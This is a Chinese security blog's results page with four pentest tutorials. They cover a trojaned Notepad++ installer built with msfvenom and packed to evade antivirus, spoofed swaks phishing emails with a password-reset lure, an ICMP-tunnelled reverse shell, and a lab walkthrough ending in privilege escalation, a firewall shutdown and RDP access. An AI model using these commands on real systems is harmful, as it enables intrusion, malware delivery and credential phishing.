搜索到
67
篇与
的结果
-
 【kali笔记】MSF内网渗透,免杀过360 【Kali笔记】MSF内网渗透,免杀过360前言免杀,全称为反杀毒技术(Anti Anti-Virus),是一种能使病毒或木马免于被杀毒软件查杀的技术。免杀技术的定义与原理定义:免杀技术通过修改病毒、木马的内容或者特征码,使其能够躲避杀毒软件的查杀。原理:杀毒软件通常通过识别病毒或木马的特征码来检测和清楚恶意软件。免杀技术通过修改这些特征码,使病毒或木马在杀毒软件的检测下“隐身”。免杀的分类免杀技术可以根据不同的标准进行分类,下面是两种常见的分类方式:按是否有源代码分类开源免杀:指在病毒、木马源代码的前提下,通过修改源代码进行免杀。手工免杀:指在仅有病毒、木马的可执行文件(如.exe文件,即PE文件)的情况下进行免杀。按免杀方式分类文件免杀和查杀:在不运行程序的前提下使用杀毒软件进行对该程序的扫描。内存的免杀和查杀:通过运行程序后,使用杀毒软件的内存查杀功能或特定的工具(如OD)进行查杀。MSF免杀的实验裸奔木马1、在Kali中直接使用MSFvenom生成木马文件,不做任何免杀处理,如下图:打开服务器传输到靶机直接就被杀了我们先信任该文件,保存到本地,用其他的木马分析平台看看在线杀毒腾讯哈勃分析系统好家伙,未发现风险。。。。。沙箱国家计算机病毒协同分析平台恶意是正常的,但我看到了如下结果,360没有检测出结果!!!打开360,经过评测,这个平台不行 。。上述测试结果仅为参考,VirusTotal拥有超过40种反病毒引擎,但仍不能保证扫描通过的文件绝对安全,因为威胁总在不断演进。事实上,无软件能确保100%检测病毒与恶意软件,杀毒软件旨在最大化用户保护。该平台支持邮件提交或直接上传文件进行分析,且每15分钟更新病毒库,以最新反病毒引擎检测多数潜在威胁。MSF编码在Meatsploit框架中,一种免杀方法是利用MSF编码器。该编码器能重新排列和编码攻击载荷文件,从而改变可执行代码的形态,以躲避杀毒软件的检测。具体来说,MSF编码器能将原始可执行程序转换为一个新的二进制文件。运行此新文件时,MSF编码器会在内存中解码并执行原始程序。查看所有的编码格式MSFvenom -l encoderMetasploit 自带了用于捆绑木马程序的程序模板,其位置在data/templates/template.exe ,虽然这个模板经常会更新,但是其仍是各大反病毒木马厂商的关注点。为了更好的实现免杀,此处自主选择一个待捆绑程序。3、使用以下命令生成 Windows环境下的木马、并捆绑到npp.7.8.5.installer.exe文件上,下载地址:https://notepad-plus-plus.org/downloads/v7.8.5/同时对木马文件进行x86/shikata_ga_nai编码方式的免杀处理:MSFvenom -p Windows/meterpreter/reverse_tcp lhost=10.0.0.68 lport=4444 -e x86/shikata_ga_nai -x npp.7.8.5.Installer.exe -i 12 -f exe -o ./npp.exe每项参数参数备注-e指定编码方式对攻击载荷进行重新编码-x指定木马捆绑在哪个可执行程序模版上-i指定对目标进行编码的次数,多次编码理论上来讲有助于免杀-f指定MSF编码器输出的程序的格式-o指定处理完毕后的文件输出路径将木马文件传输给靶机用到 multi/handler 模块配置如下双击运行,这里是运行着腾讯电脑管家的。成功上线电脑管家360免杀了。。。。。。我怀疑我装了个假的360。沙箱VirusTotal41/73的查杀率UPX加壳UPX打包器原理简单:压缩可执行文件,附加解压缩代码。运行时先解压,再执行。其旨在反调试、防逆向。此用打包器,为改变后门特征码。1、Kali 内置了 upx 工具,执行 upx 命令可查看简略的参数介绍:2、执行以下命令,对刚才生成的木马文件进行加壳处理:将加壳后的木马传到靶机,360检测,还是免杀。。。。垃圾360执行这个exe程序,成功加壳后的virustotal查杀率36/72明显比之前41/73查杀率,要低了不少总结免杀与反免杀的较量永无止境。本文所述方法目前有效,但技术日新月异,免杀需不断实践与创新,方能在实战中立于不败之地。往期推荐如何在GZCTF部署简单的Web和PWN动态flag?【CTF杂项】常见文件文件头、文件尾格式总结及各类文件头一款开源持续更新的后渗透免杀框架【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结----实战解析
-

SPF机制进行邮件钓鱼 你还敢随便点陌生邮件链接吗,浅谈黑客是如何利用SPF机制进行邮件钓鱼的SPF介绍spf是一种用于防止电子邮件伪造得技术,旨在确保只有授权的发送者才能适用特定的域名发送电子邮件,它也是邮件系统的一种安全机制,它的内容被写入DNS的TXT类型记录中。通过SPF记录,域名所有者可以指定哪些IP地址或服务器被授权代表该域名发送电子邮件。 防止伪造邮件地址:SPF通过验证发件人的IP地址是否被包含在SPF记录中,来防止他人伪造你的邮件地址发送垃圾邮件或进行网络钓鱼攻击。 提升邮件可信度:对于通过了SPF验证的邮件,接收邮件的服务器会将其视为更可信的邮件,从而提高邮件的送达率和打开率。 减少垃圾邮件:通过SPF验证,可以有效地过滤掉大量伪造邮件地址的垃圾邮件,减轻邮件服务器的负担。 判断是否使用了spfWindows: 输入nslookup -type=txt 域名命令,其中“域名”是你想要查询SPF记录的域名。例如,如果你的邮件地址是example@test.com,那么你应该查询的域名就是test.com。 执行命令后,命令提示符会返回该域名的TXT记录,其中就包含了SPF记录(如果有的话)。SPF记录通常以v=spf1开头。 Linux:dig -t txt 域名在线spf检查,工具示例https://powerdmarc.com/zh/spf-record-lookup/机制(Mechanisms)可以看到之前的图片的v=xxxx include:xxx ,这些都是SPF记录通过一系列机制来指定哪些邮件服务器或IP地址被授权发送邮件的机制。以下是一些常用的机制: include 用途:允许一个SPF记录包含(引用)另一个域名的SPF记录。 示例:include:spf.example.com a 用途:根据域名的A记录(IPv4地址)来验证发件人IP地址。 示例:a 或 a:example.com mx 用途:根据域名的MX记录来验证发件人IP地址。MX记录通常指向接收邮件的服务器。 示例:mx 或 mx:example.com ip4 和ip6 用途:直接指定IPv4或IPv6地址段,用于验证发件人IP地址。 示例:ip4:192.0.2.0/24 或 ip6:2001:db8::/32 ptr 用途:较少使用,因为它依赖于反向DNS查找,这可能不够可靠。 exist 用途:验证指定的域名是否存在。这通常与其他机制结合使用。 修饰符(Modifiers)SPF记录还可以包含修饰符,用于改变SPF检查的结果处理方式: +(pass):表示SPF检查通过。 -(fail):表示SPF检查失败。 ~(softfail):表示“软失败”,即SPF检查没有明确通过,但也没有完全失败。 ?(neutral):表示SPF记录对该IP地址没有明确的允许或拒绝立场。 终止符(all) 用途:all 机制用于终止SPF记录,并指定默认的处理方式。 示例:-all 表示如果前面的机制都没有匹配,则视为SPF检查失败;~all 表示软失败;?all 表示中立。 示例:v=spf1 mx a:mail.example.com ip4:192.0.2.1/32 include:spf.anotherservice.com ~allSPF记录指定了多种机制和修饰符,包括使用MX记录、指定A记录、直接指定IPv4地址段、包含另一个域名的SPF记录,并以软失败作为默认处理方式。邮件钓鱼演练无SPF攻击利用方式这里推荐一个没有spf的邮箱网站便于演练https://www.linshi-email.com/nslookup -type=txt iubridge.com,对邮件系统的站点此时也没有使用nslookup -type=txt linshi-email.com对站点进行检测,也没有spf验证使用kali的swaks进行伪造发送邮件 ,由于该临时邮箱没有使用spf,所以可以直接使用该邮箱发送邮件命令举例:swaks --to 10xxxxxxx9@qq.com(需要钓鱼的邮箱) --from wangdun@iubridge.com(临时邮件) --ehlo qq.com --body '由于系统故障,导致密 码丢失,请 点击如下链接登录平台修改密码。https://xiaoyus.cc' --header "Subject: 系统故障"其中--to //收件人邮箱地址--from test@qq.com //发件人邮箱;--ehlo qq.com //伪造邮件ehlo头,即是发件人邮箱的域名。提供身份认证,比如目标是qq邮箱,那么就是qq.com,目标是163那么就是163.com--body "http://www.baidu.com" //引号中的内容即为邮件正文;--header "Subject:hello" //邮件头信息,subject为邮件标题--data ./Desktop/email.txt //将正常源邮件的内容保存成TXT文件,再作为正常邮件发送发送成功qq邮箱会提醒这个身份不安全(也可以绕过),此时你点击了这个链接,你就危险了163网易邮箱大师没有安全提示,各个厂商算法不同吧Tips:添加附件--attach XX.docx有SPF(绕过)案例,使用xxx2333@qq.com (临时qq邮箱)向对目标xxxxxx9999@163.com进行钓鱼swaks --to xxxxxx9999@163.com --from xxx2333@qq.com --ehlo qq.com --body '由于系统故障,导致密 码丢失,请点击如下链接登录平台修改密码。https://xiaoyus.cc' --header "Subject: 系统故障"--au : 使用这个参数指定你发送邮件的用户名(一般就是发送者的邮箱账号)--ap : 你的授权码此时你就需要把你的钓鱼邮箱开启POP3/SMTP服务,如下图注意开启这些服务之后会出现一个授权码,用到-ap参数,此时就可以进行发送了进行测试,payload如下:swaks -from xxxxxxx@163.com --body 'this is a hacker email!' --to xxxxxx@qq.com --server smtp.163.com -p 25 -ap 你的密码/授权码 -au yxy350488@163.com发送成功,查看该邮件可见如果你泄露了自己的SMTP授权码,那么黑客就可以用这个授权码模拟你的qq/163/腾讯邮箱,这些有spf的官方邮箱对你进行邮件钓鱼,如果你点了这个链接,那么你就危险了下面是常见的邮件服务器 发信邮箱 服务器地址 qq / foxmail smtp.qq.com:465 网易 POP3服务器: pop.126.comSMTP服务器: smtp.126.com:465IMAP服务器: imap.126.com 新浪 pop.sina.comsmtp.sina.comimap.sina.com 电信189 smtp.189.cn:465 电信21cn smtp.21cn.com:465 企业应该如何防护?除了使用SPF等技术来防止伪造邮件外,还可以采取以下措施来防御钓鱼邮件: 用户教育:教育员工识别钓鱼邮件的特征,如拼写错误、紧急请求、来自未知发件人的邮件等。 邮件网关安全:使用先进的邮件网关安全解决方案来过滤垃圾邮件和钓鱼邮件。 多因素身份验证:在关键账户上启用多因素身份验证,即使攻击者获得了用户的密码,他们仍然需要第二个验证因素才能访问账户。 安全软件:在终端设备上安装反病毒和反间谍软件,以防止恶意软件通过钓鱼邮件传播。 个人该如何防护?个人网络安全防护需提升安全意识,采用强密码并定期更换,保持系统及软件更新,警惕电子邮件风险,利用VPN保护公共网络下的数据传输,确保移动设备安全,定期备份并加密重要数据,同时重视物理安全,锁好设备并锁屏以防未授权访问。免责声明:本文所提供的信息、技术示例、操作指导及任何相关内容均旨在教育和分享目的,并不构成专业法律、技术或安全建议。本教程仅供钓鱼演练,请误对真实邮箱进行钓鱼,所造成的任何后果和法律责任,自行承担,与作者无关网安学习不迷路,人海茫茫来相见
-
【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF,CS 会当凌绝顶,一览众山小前言渗透测试中,如果攻击者使用各类上层隧道(例如:HTTP隧道、DNS隧道、常规正/反向端口转发等)进行的操作都失败了,常常会通过ping命令访问远程计算机,尝试建立ICMP隧道,将TCP/UDP数据封装到ICMP的ping数据包中,本文主要讲解了【靶机能上TCP和不能上TCP的区别】【利用pingtunnel搭建ICMP隧道,实现靶机上线MSF/CS的过程】,以及它的原理解释,如果哪里说错了,还请师傅们指出,谢谢您。靶机能上TCP首先我们使用MSFvenom生成widows木马 设置好payload开启监听运行即可上线正常情况下木马使用的是TCP协议,靶机能上网,那么靶机不能上网,阻止了防火墙出网呢?也不能走TCP访问攻击机器呢?这个时候MSF就不能通过TCP协议上线,下面将演示MSF通过ICMP协议上线靶机阻止TCP连接环境搭建检查网络通信,可以ping通百度也可以正常访问百度靶机启用防火墙kali攻击机器ping(访问)靶机就不通了靶机阻止防火墙所有出站TCP规则,也就是我们靶机访问不了外网,浏览器打不开百度了设置为阻止全部勾选这个时候可以ping通百度,但是tcp无法访问(浏览器访问网站这个操作,就是走的TCP协议),而ping使用的是icmp协议,所以可以ping通百度,也可以ping(访问)通我们的攻击机没上线成功的过程就不演示了,作用不大注:木马走的都是tcp协议,此时我们禁用了TCP协议,MSF就无法上线,该怎么绕过呢?工具使用这时候我们就需要一个工具MSF隧道搭建工具pingtunnel工具链接链接:https://pan.baidu.com/s/1LsLiszJCdAoZs0I4PfXeWg?pwd=1212提取码:1212PingTunnel是一款常用的ICMP隧道工具,可以跨平台使用,为了避免隧道被滥用,还可以为隧道设置密码。pingtunnel工具是基于网络层面ICMP协议的内网穿透工具。在本次教程中它的主要作用,如图这张图主要介绍了两个部分1、靶机使用容器,将tcp数据包打包为icmp数据包2、MSF接收的时候,将icmp数据包还原成tcp数据包实现过程下载好工具后把他移到kali中kali启用PingTunnel服务器此时kali生成的木马需要是127.0.0.1,端口为靶机监听的地址(原理待会解释)PingTunnel把木马的TCP数据包封装为ICMP数据包,这时候就可以通过ICMP协议发送到攻击机服务器工具使用教程如下命令解释pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1运行查看kali服务端,icmp协议已成功收到靶机的访问请求MSF设置监听端口9999,本地地址为0.0.0.0全局地址当PingTunnel服务器接收到靶机的ICMP数据包的时候,PingTunnel就会将ICMP数据包拆解为TCP数据包,这时候MSF就会接收到此”TCP请求“,即可成功利用icmp隧道成功上线MSF执行命令原理解释再来看这张图结合上面的结构图和这个案例即可得到原理,攻击机器生成木马,并传到靶机上,靶机运行木马在本地的8888端口,而PingTunnel在靶机上将这个端口的TCP流量打包,转发到攻击机刚刚开启的PingTunnel服务器,PingTunnel服务器接收到这个icmp请求之后,将这个ICMP包进行拆解转化为TCP协议,最后将这个TCP协议转发到攻击机器(kali)MSF监听的端口,此时就可以完成MSF上线CS通过ICMP上线CS也是一样的原理,主机cs生成木马,送到靶机,添加两个监听器,靶机自己监听地址kali接受shell地址如下生成payload,选择靶机的监听地址放入靶机运行木马之后,再运行pingtunnel,转发到攻击机的服务器pingtunnel -type client -l 127.0.0.1:8888 -s 192.168.209.151 -t 192.168.209.151:9999 -tcp 1成功上线,如果没上线成功,这个红色的框一定要检查是否正确whoami总结本文详细讲解了在内网渗透中,当常规的网络通信手段(如TCP协议)受阻时,如何利用ICMP隧道技术实现MSF和CS的上线。通过搭建PingTunnel服务器,将TCP数据包封装在ICMP数据包中,利用ICMP协议进行数据传输,从而绕过网络限制。文章还详细解释了ICMP隧道的工作原理,并通过实际案例展示了其应用过程。感今怀昔最新可用,bp+charles小程序抓包教程DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【kali笔记】一款强大的Web目录扫描工具DIRB使用指南PwnLab: init-文件包含、shell反弹、提权--靶机渗透思路讲解【附靶机链接】PHP反序列化漏洞从入门到深入8k图文介绍,以及phar伪协议的利用
-
CISP-PTE综合靶场解析,msf综合利用MS14-058【附靶场环境】 CISP-PTE综合靶场解析,msf综合利用MS14-058【附靶场环境】前言需要靶场的朋友们,可以在后台私信【pte靶场】,有网安学习群,可以关注后在菜单栏选择学习群加入即可信息收集题目要求:给定一个ip,找到3个KEY。nmap扫描,为了节省时间,这里改了端口,就不使用-p-全端口扫描了,源靶机在20000+端口扫描到这个端口进行访问御剑扫描有爬虫协议访问后台首页看看有没有git泄露,报了个iis报错界面,iis有web.config看看有没有备份文件,嗯,很好打开,看到了账号密码用sqlserver连接不知道为什么应该是系统问题使用pycharm专业版连接,指定好数据库,主机,账号,端口,密码后台回复【激活】即可获取 pycharm专业版 激活到2099的激活工具(仅限windows)有4张表找到管理员密码登录就好,找到了第一个keyweb漏洞利用文件上传,a都上传不了,说明是白名单,换思路这里开始分析这里我们看到这个管理上传文件,有一个aspx文件下载下来看看,这不是一句话木马嘛访查看源码问这个文件传参试试蚁剑连接查看系统信息查看系统配置,改密码,没有权限我们返回web目录,有一个key2key.key这个就是第二个key后渗透我们打开kali,并配置好桥接模式生成后门,并把这个payload记好,便签即可打开msfconsole,使用这个模块multi/handler由于生成的木马文件在kali里面,kali没有蚁剑,这时候我们就将后门传到本机,然后由本机传到靶机上,python3开启http服务本机访问这个kali的IP地址,这时候如果出现页面不可访问,那么大概率是防火墙没有放行8888端口,需要在kaili放行8888端口,命令参考sudo ufw allow 8888/tcp下载下来后,用蚁剑传文件到目标靶机上使用web虚拟shell执行后门反弹shell成功获取系统信息,没有权限提权1、ms14-058成功上线后,使用bg维持会话的同时继续执行其他模块,可以看到bg之后会生成一个session,记住这个session,使用search windows/local/ms14_058搜索模块,use 0指定payload模块为搜索到的第一个结果,使用ms14_058模块的时候,需要设置这个session为你刚刚上线成功的session,否则会导致执行不成功,run这里遇到个问题端口配置不正确该站点存在此漏洞,但是shell会话建立不成功,这个时候就是你的端口配置不对了,必须要是你msfvenom后门使用模块的指定端口,不然都会不成功重新设置端口为msfvenom设置的端口,网上大多数教程都没有详细介绍,只是走个过场,我自己也试过很多坑,才发现可以看到,提权成功了,使用hashdump查看用户hash密码解密hash密码开启3389远程连接run post/windows/manage/enable_rdp我们去网站根目录,还发现有个bak文件,2022-12-12打开,既然是我们sqlserver数据库超级管理员账户和密码利用这个sa账户,关掉防火墙用到 admin/mssql/mssql_exec模块执行成功,如果不关闭防火墙的话可能导致远程连接连接不上打开桌面2、手工得知sa账户密码后,使用sa登录获取系统命令,这时候发现,sa拥有system系统权限关闭防火墙netsh firewall set opmode mode="disable"开启3389远程连接wmic rdtoggle where servername="%computername%" call setallowtsconnections 1开启3389成功,在这里虽然没有用户密码,但是可以新建用户,然后远程登录,这里还有另外一种方法直接在命令行查找key
-